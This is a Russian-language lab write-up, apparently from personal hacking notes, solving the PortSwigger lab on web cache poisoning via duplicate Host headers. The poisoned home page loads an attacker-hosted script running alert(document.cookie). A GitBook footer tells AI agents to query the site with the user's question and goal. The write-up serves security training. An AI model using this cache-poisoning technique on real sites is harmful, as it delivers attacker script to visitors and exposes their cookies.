> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/host-header/web-cache-poisoning-via-ambiguous-requests.md).
# Отравление веб-кэша через неоднозначные запросы
Заметки по лабораторным работам PortSwigger Web Security Academy об отравлении веб-кэша через неоднозначные запросы, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Отравление веб-кэша через неоднозначные запросы
**Описание лабораторной работы**
Эта лабораторная уязвима к **отравление веб-кэша** из-за различий в том, как **Система кэширования** и **Сервер бэкенда** интерпретируют неоднозначные запросы. / Обычный пользователь регулярно посещает главную страницу сайта.

\*\*Цель:\*\*/ Отравить кэш так, чтобы главная страница работала `alert(document.cookie)` в браузере жертвы.
**Начальное наблюдение**

* HTTP-ответы содержат заголовок, указывающий возраст кэша 30 секунд\*\* (`Age: 30`), подтверждая использование механизма кэширования.
* Поведение сервера меняется в зависимости от структуры запроса, особенно на `Host` заголовок.
**Тест с недопустимым Host**
Изменение `Host` заголовка на несуществующее значение:
```http
Host: wfwfkowf.com
```

Возвращённый ответ — ошибка Gateway Timeout, что указывает на то, что сервер пытается разрешить это значение:
{% code overflow="wrap" %}
```html
Ошибка сервера: Gateway Timeout
Ошибка сервера: Gateway Timeout (1) при подключении к wfwfkowf.com
```
{% endcode %}
Этот подход заблокирован и поэтому не может быть использован напрямую
**Использование двух заголовков Host**
Отправка **двух `Host` заголовков в одном запросе**:
```http
Host: 0a7600890341e19d80ad0d880001003c.h1-web-security-academy.net
Host: test.com
```

* Приложение отвечает нормально.

* Значение **второго Host** отражается в ресурсе, загруженном на стороне клиента (например, в `src` атрибуте).
Это выявляет несогласованную \*\*интерпретацию\*\* между кэшем и бэкендом
**Подготовка полезной нагрузки**

На рабочем сервере создаётся JavaScript-файл:
/resources/js/tracking.js
Содержимое:
```javascript
alert(document.cookie);
```
**Отравление кэша**
Отправляется новый запрос с двумя `Host` заголовками, второй указывает на рабочий сервер:
```http
Host: 0a7600890341e19d80ad0d880001003c.h1-web-security-academy.net
Host: exploit-0a78008803c6e19880480c08010e0021.exploit-server.net
```
* Бэкенд принимает запрос.
* Кэш сохраняет отравленный ответ.
Теперь главная страница ссылается на JavaScript-скрипт, размещённый на сервере атакующего.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/host-header/web-cache-poisoning-via-ambiguous-requests.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.